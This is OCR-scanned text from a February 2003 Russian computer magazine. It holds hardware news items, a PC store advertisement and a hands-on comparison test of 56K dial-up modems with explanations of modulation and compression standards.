Интерфейс - EIDE/ATAPI;
Запись DVD+R - до 4x, CD-R - до 16x;
Поддержка формата DVD+VR (DVD Video Recording);
Перезапись DVD+RW - до 2.4x, CD-RW - до 10x;
Чтение DVD - 12x, CD - 40x;
Время доступа - <120 мс для CD и <140 мс для DVD;
Объем буфера - 2 МБ.
Из применяемых навыков следует отметить технологию защиты от опустошения во время записи, подбор оптимальной скорости в зависимости от качества диска (PoweRec), улучшение качества записи DVD+RW и запись мультисессионых DVD (Lossless Linking) и возможность форматировать во время записи (Background Formatting). В комплекте же к новоиспеченному резаку прилагается диски DVD+R и DVD+R/W, кабель E-IDE, аудиокабель, документация на нескольких языках и набор ПО: Plextor CD/DVD Utility, Nero 5.5, InCD, Pinnacle Studio 8 и PowerDVD. Приобрести же борца с болванками можно за 320 уев.

5-мегапиксельная цифровуха

Компания Minolta выпустила доступную 5-мегапиксельной цифровую камеру Minolta DiMAGE F300. В отличие



от предшественниц, эта модель имеет большее разрешение сенсора, улучшенные возможности масштабирования, опции шумоподавления, автофокус и т.д. Остальные же ее характеристики следующие:
1,5-дюймовый ЖК-дисплей;
Сенсор - 1/1,8-дюймовая 5,3-мегапиксельная CCD-матрица;
Оптика - Minolta GT LENS, 3-кратный оптический зум, 4-кратный цифровой зум;
Фокусное расстояние - 7,8 - 23,4 мм;
Размеры снимков - 2560x1920, 2048x1536, 1600x1200, 640x480;
Форматы снимков - JPEG, TIFF;
Технология обработки изображений Minolta CxProcess;
Съемка видео - 320x240, 160x120 в формате MOV до 20 минут
32 Мб встроенной памяти;
Возможность использования карт SD/MMC;
Интерфейс - USB 1.1;
Размеры - 111x32,5x52,5 мм;
Вес - 185 граммов.
Как видишь, получилась довольно симпатичная модель за симпатичную цену в 600 буказоидов.

Наладонное чудо

По остальные производители карманных компьютеров затаились в своих лабораториях - компания Sony выпустила новую модель Clie PEG-NZ90, обладающую целым рядом уникальных возможностей, например таких, как возможность делать снимки с разрешением до 1600x1200, записывать видео и прочие извращения (КПК имеет встроенную 2-мегапиксельную цифровую камеру). Разрешение цветного ЖК-дисплея составляет 320x480, что обеспечивает комфортную работу с этим наладонником. Еще Clie PEG-NZ90 несет в своем чреве 200-мегагерцовый процессор Intel XScale, 16МБ оперативной памяти, а также встроенный MP3-плейер и микрофон. Из поддерживаемых интерфейсов следует отметить USB, IrDA 1.2, Memory Stick, CompactFlash и даже Bluetooth. Стоить же это карманное чудо будет около 800 американских рублей.



Новый ветродуй

Компания Thermaltake вновь замечена в создании нового любопытного кулера для процессоров от AMD. Имя новинки легко запомнить - Thermaltake Volcano 11 (Xaser Edition), а вот стоит ее покупать или нет, решать тебе. Сообщу только, что вместе с кулером



поставляется специальная планочка, которая устанавливается в стандартное место для крепления PCI-карт, оснащенная ручкой регулятора скорости вращения вентиля. Также кулер умеет изменять скорость и автоматически, в зависимости от показаний собственного температурного датчика, подключаемого к радиатору. Диапазон изменения скорости - от 1300 об/мин (при 20°C) до 4800 об/мин (при 55°C). Переключаться же между автоматическим и ручным режимом позволяет специальный джампер на кулере. Остается только дождаться появления этой модели в свободной продаже, чтобы сделать о ней окончательные выводы.

Мини-акустика

Для тех, кто не привык довольствоваться малым, компания Creative выпустила довольно интересное решение - TravelSound MP3 Titanium, позволяющее насладиться хорошим звуком не только владельцу системы, но и окружающим его невольным слушателям. Начинка системы - MP3/WMA-



плеер с поддержкой MP3'шек с битрейтом до 320Кб/сек и WMA до 320Кб/сек. Объем памяти - 32 МБ, а для заливки музона с компа используется интерфейс USB 1.1. Сама же музыка льется из стильных динамиков с двумя ваттами на канал (RMS) и частотным диапазоном в 150Гц - 20кГц. Обойдется же эта компактная акустика щедрому меломану в 130 вечнозеленых.

Мамы из Chaintech

Компания Chaintech объявила о скором выпуске материнских плат, основанных на базе заманчивого чипсета NVIDIA nForce2. Вот их краткие характеристики:
Форм-фактор - mATX;
Размеры - 244x244мм;
Поддержка процессоров AMD (Socket A с частотами FSB 200/266/333МГц;
Чипсет - NVIDIA nForce2 SPP (для 7NIL1)/IGP (для 7NIF2) + MCP;
Память - 3 слота DIMM с поддержкой Dual Channel DDR 266/333/400 (до 3ГБ);
Графика - 7NIF2 - интегрированное видео уровня GeForce4 MX; 7NIL1 - AGP4X/8X;
Звук - CMI9738 4-ch (AC97 CODEC);
IDE - 2 x ATA 66/100/133 коннектора;
LAN - поддержка 10/100Mb Fast Ethernet или 1/10Mb HomePNA 2.0;
USB - поддержка до 6 портов USB 2.0;

Возможности расширения - 3 x PCI, 1 x AGP;
ПО: компакт с драйверами и софтом (ValuePack 2002).
Думаю, подобные материнки придутся по вкусу любителям «мини» или системным интеграторам, благо они должны обладать как высокой производительностью, так и наличием всего самого необходимого за разумные деньги.

Корпус с рыбками

vc11.jpg



Крупнейшая компания Lian Li, специализирующаяся на выпуске компьютерных корпусов и Mobile Rack, порадовала любителей стильных вещей своим новеньким любопытным ATX-корпусом PC-6010. Корпус рассчитан на прием материнских плат с четвертым пентиумом на борту, а его главной достопримечательностью является боковая панель, выполненная в виде аквариума с рыбками. Никакого гимора по уходу за ними не будет, т.к. рыбки пластиковые, поэтому прекрасно обходятся и без воды. Сам же корпус изготовлен из алюминия, уже имеет три вентилятора, оснащен USB-коннекторами на лицевой панели и четырьмя 5»-отсеками и двумя 3.5». Думаю, это отличное решение для желающих похвастаться перед друзьями, затратив при этом минимум усилий.


Xoro'шая акустика

Акустика для домашнего кинотеатра, как правило, требует больших затрат, но только не в случае, когда ее производитель - MAS Elektronik AG. Ее новая модель - Xoro HSS 510 стоит всего 230 баксов, а характеристики имеет вполне достойные. Система имеет встроенный декодер Dolby Digital и DTS. Сабвуфер (42 Гц - 200 Гц, 600 Вт) выполнен в деревянном корпусе, и в нем же скрывается усилитель, находящийся под контролем регулятора общей громкости на корпусе саба или пульта ДУ. Причем регулировать можно громкость центрального и тыловых каналов, а также канала сабвуфера. Музыку же можно прослушивать через все шесть колонок в режиме DSP/Stereo или через фронтальные колонки+сабвуфер в режиме Stereo. Сателиты (180Гц - 20 кГц, 80 Вт) Xoro HSS 510 выполнены в серебристых пластиковых корпусах и оснащены двумя динамиками. А для их надежной расстановки прилагаются настенные крепления, причем отдельно можно докупить и телескопические подставки для напольной установки. В общем, на рынке акустики появилась еще одна неплохая альтернатива дорогим именитым брэндам.



Гигант от SONY

Компания Sony пополнила свою линейку мониторов новой 19» ЭЛТ моделью CPD-E450. Как заявляет производитель, эта серия соответствует по качеству изображения более высокому классу дисплеев - G-серии, оставаясь при этом доступной по цене. Дисплей же CPD-E450 выполнен в двухцветном корпусе, который отлично будет смотреться (во всех смыслах) и дома и в офисе. А союз технологий FD Trinitron и системы цифрового динамического сведения



В номере:

ФЕВРАЛЬ 2003
№50


(Digital Dynamic Convergence) позволил добиться чистейшего изображения с самой точной цветопередачей при разрешении 1.3 млн. точек (SXGA), причем искажения и блики на экране уже не беспокоят юзверя своим присутствием. Еще можно отметить L-SAGIC электронную пушку вместе с фокусирующими системами MALS (Multi-Astigmatism Lens System), EFEAL (Extended Field Elliptical Aperture Lens) и DQL (Dynamic Quadrupole Lens), обеспечивающими сверхчеткое изображение высокого качества. Экранное меню (OSD) позволит легко и удобно настраивать многочисленные параметры изображения, а соответствие стандартам TCO'99 и GEA (E2000) только лишний раз подтверждает высокое качество.

Умная Клава

Компания BTC представила свою любопытную новинку BTC 8180 Voice Command Smart Keyboard, умеющую распознавать человеческую речь и исполнять голосовые команды. Сама клавиатура выполнена в хайтечном стиле и позволяет, произнеся команду, запустить браузер, просмотреть почту, включить печать и еще кучу всяких дел, не прибегая при этом к нажатию чувствительных клавиш. Всего можно записать до одиннадцати голосовых команд. Для этого лишь нужно нажать клавишу и членораздельно выговорить команду требуемой функции. Да, эта клава вполне может шокировать случайно забредших к тебе на чай приятелей :].

Новинки от Olympus


Компания Olympus в очередной раз порадовала любителей цифрового фото своими новинками из серии Stylus Digital. Первая из них - 3,2-мегапиксельная Stylus 300, вторая - 4-мегапиксельная Stylus 400. Основные характеристики же цифровушек выглядят так:



1,5» ЖК-дисплей;
4-кратный цифровой зум;
Фокусное расстояние - 35-105 мм;
Порт USB (Auto-Connect) и видеовыход;
Габариты - 97x56x33 мм;
Вес - 165 г.
Для промежуточного хранения снимков стильные фотики используют флэш-карты xD-Picture Card на 16 МБ, а питаются от миниатюрных литий-ионных аккумуляторов, позволившие им особо не располнеть. За 300-ю модель просят около 400 бакинских, а за 400-ю - 500$.

ТВ-тюнер от Нвидии


Среди поклонников девайсов от nVidia найдется немало таких, кого обрадует новость о выходе новой версии внешнего тюнера Personal Cinema, призванного



на смену прошлой модели. Кроме магически притягивающего названия и привычных для ТВ-тюнера возможностей, эта модель может порадовать юзверей фишками вроде записи телевизионных программ на болванки CD и DVD напрямую, без участия жесткого диска, а также продвинутым и удобным пультом ДУ, берущего под свой контроль сам тюнер и CD/DVD/MP3-плейер. Кроме этого Personal Cinema может быть использован и в качестве цифрового хаба для подключения видеокамер, рекордеров и т.д. В комплекте также поставляется разнообразное ПО, из которого особо следует отметить NVDVD, Ulead VideoStudio и Ulead DVD MovieFactory.

Черный жемчуг от ASUS'а


Компания ASUSTeK решила вновь использовать удачно зарекомендовавшее себя название - «Black Pearl». Только на сей раз это гордое название будет принадлежать материнке ASUS P4PE, упакованной в стильную коробку, где также нашли свое место HDD/FDD кабели и брелок с флэш-памятью на 32 МБ. Что касается характеристик самой мамы, то они выглядят следующим образом:
Форм-фактор - ATX;
Socket478;
3 слота PC2700/PC2100/PC1600 DDR(до 2 ГБ);
5 слотов PCI и косо смотрящий на них «Blue PCI»;



AGP 4x;
Serial ATA-150/ATA-133 RAID, ATA-100;
4 порта USB 2.0;
2 порта IEEE1394;
6-канальный звук (ADI1980);
10/100/1000 Mb/s Ethernet.
Кроме этого ASUS наградил ее всем, на что только способен - возможностью изменения напряжения Vcore, Vmem и Vagp, выбором FSB от 100 до 200 МГц с шагом 1 МГц, независимой установкой частот шин PCI и AGP, а также поддержкой фирменных технологий CPU Parameter Recall, Power Loss Restart, ASUS JumperFree, ASUS EZ Plug, ASUS POST Reporter, AGP Warning LED, ASUS Q-Fan, CrashFree BIOS, My Logo2 и ASUS EZ Flash. Да, мама с таким благородным происхождением будет объектом вожделения многих оверклокеров и юзеров.

Новый монстр от ATI


С приближением весны все ясней становится образ будущего ужасного монстра, производимого в недрах секретных лабораторий канадской компании ATI. Чтобы хоть как-то охладить его буйное сердце, используется одна из самых мощных систем охлаждения. Спецификации же будущее электронное сердце - чип для самых производительных видюх имеет следующие:



Техпроцесс - 0.15 мкм;
Восемь конвейеров;
Два текстурных модуля на конвейер;
Тип памяти - DDR II;
Шина памяти - 256 бит;
Частота чипа - 400 МГц;
Частота памяти - 800DDR МГц.
Да, с таким сердцем компании ATI не страшна никакая Нвидия, и если последняя промедлит с ответом на такой вызов, то рискует вовсе утратить былое влияние на рынке видеочипов.

Сетка через розетку? Легко!

Немецкая компания Devolo, специализирующаяся на выпуске сетевого оборудования, в ближайшее время планирует начать выпуск революционного устройства - Devolo MicroLink dLAN, предназначенного для построения локальной сети с помощью обычной электросети без каких-либо сетевых



карт, кабелей и прочего барахла. В первое время будут выпускаться две модели - MicroLink dLAN и MicroLink dLAN USB с максимальной скоростью передачи данных 14Мбит/сек. Разница у них будет лишь в интерфейсах - MicroLink dLAN использует Ethernet (RJ45), а MicroLink dLAN USB, как несложно догадаться - USB. Цена на эти девайсы не должна подняться выше 150 вечнозеленых.

Гаджеты от Genius

Компания Genius представила новые модели сканера, комплекта устройств ввода и универсальной цифровой камеры. Сканер Color Page HR7X Genius обеспечивает цветопередачу с 48-битовой кодировкой цвета и оптическое разрешение 2400 dpi с интерполяцией до 24000 dpi. Встроенный диаскопический адаптер позволит тебе печатать слайды и негативы.



Следующий девайс – комплект Wireless TwinTouch + Optical это мечта любого, у кого стол вечно завален всякой шнягой. Беспроводная клава и мышь будут работать, даже если между ними и приемником высятся горы компактов, книг и журналов Хакер.



Наконец, цифровая камера DSC-1.3M это многофункциональное устройство, которое послужит тебе и простой в обращении мыльницей и миниатюрной цифровой видеокамерой (идеальна для шпионских целей :)) и, естественно, веб-камерой. Кстати, через нее ты сможешь даже смотреть телепердачи, ну разве что кофе она готовить не будет.

Сделай свою жизнь богаче !




Более увлекательно, больше возможностей !

С компьютером "МИР" и мощным процессором Intel® Pentium® 4

Компьютер "МИР" на базе процессоров Intel® Pentium® 4 2,4 ГГц поразит Вас прекрасными фотографиями, музыкой, фильмами и играми.

- Гарантия на системные блоки 2 года
- Сертифицированы РосТестом
- Предустановка лицензионного ПО
- Компьютер любой конфигурации под заказ без предоплаты
- Покупка в кредит
- Расчет по кредитным картам Visa, Master Card
- Скидки по картам Countdown, IDC
- При покупке - дисконтная карта "Ф-Центра" в подарок

учись с удовольствием



рисуй и твори

слушай

снимай кино

делай фотографии

общайся с друзьями

развлекайся



Где купить компьютер "МИР" ?

"ВДНХ"	"Улица 1905 года"	"Бабушкинская"
ВВЦ, пав.№71 и пав.№2 ТК "Регион"	ул. Мантулинская, д.2	ул. Сухонская, д.7а
с 10.00 до 19.00	с 10.00 до 20.00	с 10.00 до 20.00
тел.: (095) 785-1-785	тел.: (095) 205-3524	тел.: (095) 472-6401

Модулировал? Демодулируй!

Полевые испытания модемов


322

Привет, наш дорогой любитель интернет-халявы, сегодня мы очень злые, так что будет жарко. Хочешь узнать, что нас так разозлило? Просто мы поделились с друзьями результатами этого тестирования, а те подняли страшный флейм. Долго выяснять, в чем дело, не пришлось. Как оказалось, ребята просто не понимали, что такое модем. Но это не мешало им орать во всю глотку, что один модем лучше другого, и что они одни знают, как правильно настроить Курьер. Конечно, даже у маститых телекоммуникаторов с многолетним опытом работы бывают серьезные проблемы с модемами. Попытаемся разъяснить некоторые важные моменты, которые помогут тебе превратить покупку и настройку модема из шаманства в осмысленные действия.


ТЕСТИРОВАНИЕ

В крупных Российских городах условия телефонной связи очень разные. Качество модемного интернет-соединения зависит сразу от многих параметров, таких, как тип АТС, расположение относительно АТС, тип оборудования у провайдера. Например, нашу телефонную линию обслуживает цифровая АТС, однако качество среднее, и все модемы работали хреново. Стандартный подход в тестировании модемов - это съем и анализ статистики соединений. Мы же в нашем НЕОБЫЧНОМ ТЕСТИРОВАНИИ следили за ПОВЕДЕНИЕМ модема. Мы выявили тактические ошибки модемов, постарались определить их стратегию. Эти данные помогут выбрать нужный модем для конкретных условий.

Суть нашего тестирования - узнать, как модем ведет себя на начальных стадиях соединения, при ухудшении линии и при улучшении линии. Для мониторинга линии мы использовали осциллограф С1-73, для наблюдения за скоростью прохождения интернет-данных мы использовали монитор прохождения интернет-пакетов (TCP/IP) и статистику модема. Для моделирования ухудшения и улучшения линии мы снимали трубку на параллельном телефоне и возвращали ее на место. А иногда мы даже шипели в трубку, чтобы проверить цепкость модема на линии.



На осциллографе видно, как в результате поднятия трубки ухудшается линия. Сразу бросается в глаза изменение амплитуды сигнала.



На осциллографе видны две типичные фазы процесса пересогласования протоколов двух модемов с целью тестирования качества линии и последующего понижения либо повышения скорости. Так мы сразу видели ретрэйны.

СПИСОК ПРОТЕСТИРОВАННОГО ОБОРУДОВАНИЯ

- Acorp 56000 data/fax/voice modem(56EMSf-2)
- Genius 56K modem(GM56E-V)
- Genius USB modem(GM 56USB)
- U.S. Robotics 56K Faxmodem (model 5630B)
- U.S. Robotics 56k Message Modem (5668-01)
- U.S. Robotics Courier V.Everything 56K Analogue Corporate Modem (3453)
- ZyXEL Omni 56K PRO
- ZyXEL Omni 56K DUO
- ZyXEL Omni 56K NEO



U.S. ROBOTICS 56K FAXMODEM (MODEL 5630B)


Жаль, что в U.S. Robotics 56K Faxmodem не проковыряли гнездо для подключения телефона. Это первый модем фирмы U.S. Robotics с поддержкой стандарта V.92. Однако агрегату так и не удалось подсоединиться на V.90 или V.92. Модем трусит при выборе скорости. Выжали только 31200 бит в секунду на нашей линии. Возникли траблы с установкой драйверов под Windows XP. Автоматически XP устанавливала U.S. Robotics 56K Faxmodem как «стандартный модем», который работал только на скорости 9600. Только после выбора драйвера вручную все наладилось. При снятии телефонной трубки модем сбрасывает скорость, а если ее положить, возвращается к прежней. Несколько раз при шаманстве с трубой модем «зависал». При этом на осциллографе ретрэйнов заметно не было, а передача файла вставала. Когда снова снимали трубу, то передача файла возобновлялась. Такое поведение говорит о том, что модем плохо следит за состоянием линии. Иногда U.S. Robotics 56K Faxmodem не замечает изменений линии и никак не реагирует на них, в результате кадры с данными пропадают, и передача файла останавливается (это видно на графике прохождения TCP/IP пакетов). Как только мы возвращаем линию в прежнее состояние, кадры проходят нормально, и передача файла идет дальше.

U.S. ROBOTICS 56K MESSAGE MODEM (5668-01)

Порадовал регулятор громкости встроенного динамика, потому что программно регулировать эту громкость гиморно. Модем также имеет встроенный микрофон и гнездо под Hands-Free, однако, гнезда для подключения обычного телефона тоже нет. Все модемы из нашего обзора могут работать вместо автоответчика, однако этот модем может записывать сообщения автономно, при ВЫКЛЮЧЕННОМ компе, во флэш-память. Остальным модемам

&&&

Осциллограммы с примерами кодирования по стандартам V.34bis и V.90. Одним перепадом сигнала может быть закодировано несколько бит, с помощью сдвигов амплитуды, фазы и частоты. Видны характерные ступеньки. Чем хуже линия связи, тем меньше можно сделать уникальных положений сигнала по амплитуде, фазе и частоте, так как модем не сможет их отличать из-за искажений. А чем меньше уникальных положений сигнала, тем меньше можно закодировать бит информации в один перепад. Глядя на графики, не забудь, что на экране осциллографа исходящий и входящий сигналы смешались. То есть два сигнала от нашего модема и от модема провайдера, разнесенные по разным частотам, превратились в один.





нужен включенный компьютер. Правда, чтобы настроить автоответчик, комп придется включить.

Снова глюки при установке под Windows XP. Модем определяется и устанавливается автоматически как U.S. Robotics 56k Message Modem, но соединяется на скорости только 9600. Пришлось устанавливать драйвер вручную.

Отжали максимальную скорость 33600 бит в секунду на нашей линии. Но на ней модем работал круто. При снятии телефонной трубки он практически не сбрасывал скорость, и тестовый файл передавался неизменно. Когда труба возвращалась на место, скорость также оставалась почти без изменений. Хотя на осциллографе было видно, что модем пересовывается во время игр с трубкой. В продаже уже появились модемы U.S. Robotics 56k Message Modem с поддержкой V.92, поэтому в ближайшее время жди новую микропрограмму для этого модема.

U.S. ROBOTICS COURIER V.EVERYTHING 56K ANALOGUE CORPORATE MODEM (3453)

Легендарный модем Courier V.Everything, что означает максимальную поддержку стандартов V.XX. Только микропрограммы с поддержкой V.92/V.44 юзеры ждут уже больше года. Ходят слухи, что новая микропрограмма находится в тестировании. Об этом косвенно говорит тот факт, что в каталогах уже есть на продажу новые модемы Courier V.Everything (3453) с поддержкой V.92/V.44. Хотя такой микропрограммы мы еще не видели.

Модем очень хорошо показывает себя на тестах. Соединившись на скорости 42600 бит в секунду, можно не только снять трубку, но и рассказать туда скороговорку, содержащую множество шипящих звуков, посопеть и пошипеть. Courier V.Everything (3453) очень прочно сидит на линии. При шипении в трубку обрывали соединение все модемы из нашего обзора, и только один Courier V.Everything (3453) мужественно держался.

Однако с 1999 года в конструкции Courier V.Everything мало что поменялось, а на дворе уже 2003. Новые микропрограммы выпускаются нерегулярно, а о большом выборе «русских» микропрограмм остается только мечтать. Зато теперь U.S. Robotics комплектует свои новые модемы русскими блоками питания, качество которых вызывает сомнения.

Возможно, для совсем хреновых линий имеет смысл брать Courier V.Everything (3453). Хотя для большинства случаев стоит поискать что-нибудь более современное. Старые курьеры славились своими русскими прошивками и крутыми аналоговыми узлами, в этом нет ни того, ни другого.



щает сложный поиск провайдера и подходящего телефонного номера в простое занятие. На жидкокристаллическом дисплее ты сразу увидишь стандарты V.XX, использованные в соединении, особенности их работы. Модем покажет количество ошибок, длину кадра, количество пересогласований, истинную скорость соединения, распределение частот, затухание амплитуды сигнала в разных частотных диапазонах и другие важные параметры. Причем всю эту инфу можно увидеть прямо во время соединения, а не копаясь в логах статистики, как у других модемов.

Можешь использовать ZyXEL Omni 56K PRO для того, чтобы научиться настраивать модемы или на практике разобраться в работе стандартов V.XX. Работать с этим модемом будет по кайфу людям, знающим стандарты и способным читать инфу с дисплея. Удивительно, но судя по форумам в инете, многие неопытные юзеры смогли найти для себя ключевые параметры ZyXEL Omni 56K PRO, и теперь могут предсказывать качество связи без специальных знаний.

А есть ли другой способ мгновенно определить качество соединения? Для этого запусти анализатор прохождения пакетов TCP/IP. Такая фича есть у стандартного «системного монитора» Windows. На нем можно визуально наблюдать реальную скорость, моменты пересогласования и работу сжатия. Эти параметры косвенно видны из графика прохождения пакетов, но чтобы точно определить, нужно подключить осциллограф либо другой анализатор к сети, либо купить модем с дисплеем.

А еще ZyXEL Omni 56K PRO может работать автономно (при выключенном компьютере), как определитель номера. Когда кто-то звонит, этот модем высвечивает номер на дисплее. Почти все другие современные модемы умеют определять номер, но для этого им нужен включенный компьютер и запущенная программа - телефонный офис.

Нам удалось разогнаться до 45200 бит в секунду, при снятии трубки модем проводит пересогласование и сбрасывает скорость. После возвращения трубки на место модем поднимает скорость, но не до начального уровня.

ZyXEL Omni 56K PRO нам очень понравился, жаль только, что он не позволя-

МОДУЛЯЦИЯ

Как же модем засовывает цифровой сигнал в тональный? Трубку на параллельном телефоне поднимал? ПИЩИИТ! Модем кодирует сигнал в виде сдвигов фазы сигнала, частоты, амплитуды. Каждая ступенька сдвига может кодировать определенную последовательность бит. То есть, за одно изменение сигнала модем может передать несколько бит, если сигнал сдвинется на определенную ступеньку. Кстати, скорость изменения сигнала измеряется в бодах, а скорость передачи данных в килобитах в секунду.

Чтобы модемы разных производителей находили общий язык, основные типы модуляций стандартизованы. Вот примеры некоторых международных стандартов:

- V.34bis дает максимальную скорость 33600 бит в секунду;
- V.90 дает макс. 56000 бит в секунду на входящий трафик;
- V.92 дает макс. скорость 56000 бит в секунду на входящий трафик и 48000 на исходящий, а также определяет правила общения с цифровой АТС для получения дополнительных услуг, типа принятия нового соединения без разрыва старого;
- V.34, V.32bis, V.32, V.22bis, V.22, V.23, V.21 определяют скорости ниже 28000 бит в секунду. Это старые с тандарты, но в абсолютно никудышных условиях позволяют передать хоть какую-то инфу;
- V.27, V.27bis, V27ter, V.29 - факсовые протоколы. Современный факс - тот же модем, совмещенный с принтером и сканером.

ZYXEL OMNI 56K PRO

ZyXEL Omni 56K PRO подойдет опытным пользователям интернета. С этим модемом можно еще на первых стадиях соединения определить его качество. То есть ты можешь попробовать несколько провайдеров, несколько телефонов модемных пулов и выбрать лучшего. ZyXEL Omni 56K PRO превра-



СТАНДАРТЫ СЖАТИЯ ИНФЫ И ИСПРАВЛЕНИЯ БАГОВ

Мало того, что современный модем умеет упаковывать данные в звук, он еще умеет их при этом архивировать. HTML очень хорошо жмется, а вот рисунки и архивы - нет. При возникновении помех модем умеет восстанавливать ошибки и повторять блоки данных:

- V.42 определяет правила коррекции ошибок за счет добавления избыточности и повтора испорченных блоков информации;
- V.42bis определяет правила сжатия данных;
- V.44 определяет улучшенные правила сжатия данных (которые к этому пригодны).

ет изменять настройки «на лету», прямо во время соединения с помощью кнопок на корпусе модема, как у профессиональных модемов Motorola 326X. Еще не помешало бы снабдить корпус регулятором громкости динамика и добавить интерфейс USB. Только такой «модем мечты» будет стоить уже раза в два-три больше, как Motorola.

ZYXEL OMNI 56K DUO

ZyXEL Omni 56K DUO выглядит красиво и современно, а также имеет USB-интерфейс - это один из простых способов поднять скорость соединения между модемом и компьютером. Когда работает сжатие V.40 и скоростная модуляция V.90, USB дает преимущества в скорости перед модемом Omni NEO на разнородном трафике. ZyXEL Omni 56K DUO устанавливает соединение с высокими скоростями, причем достаточно надежно держит скорость. Нам удалось соединиться на 44000 бит в секунду. При поднятии трубки скорость падает, при возвращении на место скорость поднимается, но не до прежних отметок.
У нас есть опыт испытания этого модема и на еще менее качественных линиях, и там он тоже не вызвал никаких серьезных нареканий. Рекомендуем этот модем всем, кто хочет достичь хороших результатов сразу после подключения модема к компьютеру. Настраивать ничего не требуется. Единственное, чего хотелось бы - это более информативные индикаторы, регулятор громкости звука встроенного динамика и кнопка переключения на обычный телефон. Непонятно, что помешало разработчикам реализовать эти удобные и недорогие возможности.

ZYXEL OMNI 56K NEO

Казалось бы, ZyXEL Omni 56K NEO должен давать те же результаты, что и ZyXEL Omni 56K DUO. Оба модема сделаны на одном и том же наборе чипов, да и выглядят похоже. Однако, по нашим СУБЪЕКТИВНЫМ ощущениям, ZyXEL Omni 56K DUO работает немного лучше. Например, Omni NEO во время испытаний пару раз не выдержал снятия трубки на параллельном телефоне и разорвал связь. Также Omni NEO не так агрессивно выбирает скорости соединения. Непонятно, чем можно объяснить такие результаты. Возможно, дело в различных микропрограммах DUO и NEO. Хотя по логике они должны быть почти идентичными, чипы-то одни. Ну, и конечно, у DUO более быстрый интерфейс - USB, что иногда дает небольшое преимущество.





GENIUS 56K MODEM GM56E-V)

У Genius 56K modem (GM56E-V) возникли проблемы с установкой драйверов под Windows XP. Их просто не оказалось на диске из комплекта поставки, проблема была решена с помощью сайта Genius.ru. Но на этом траблы не закончились: оказалось, что самые свежие драйвера некорректно показывают установленную скорость. Это не отразилось на тестировании, так как данные о скорости мы брали из журнала модема, где она отображается правильно. Также возникла путаница с микропрограммами, нам так и не удалось выяснить, можно ли самостоятельно проводить обновления. На официальных сайтах Genius мы не нашли об этом никакой инфы. Модем неплохо вел себя при тестировании, устойчиво соединялся на скорости 40000 бит в секунду. При манипуляциях с трубкой на параллельном телефоне оказалось, что Genius 56K modem тоже умеет не только сбрасывать, но и поднимать скорость, правда, не до прежнего уровня. Единственное нарекание - модем почему-то проводил два пересогласования вместо одного при изменении качества линии. Как известно, при ретрэйне данные не передаются, что увеличивает общее время закачки файла. Потому передача файла застывала на это двойное время.



GENIUS USB MODEM (GM 56USB)

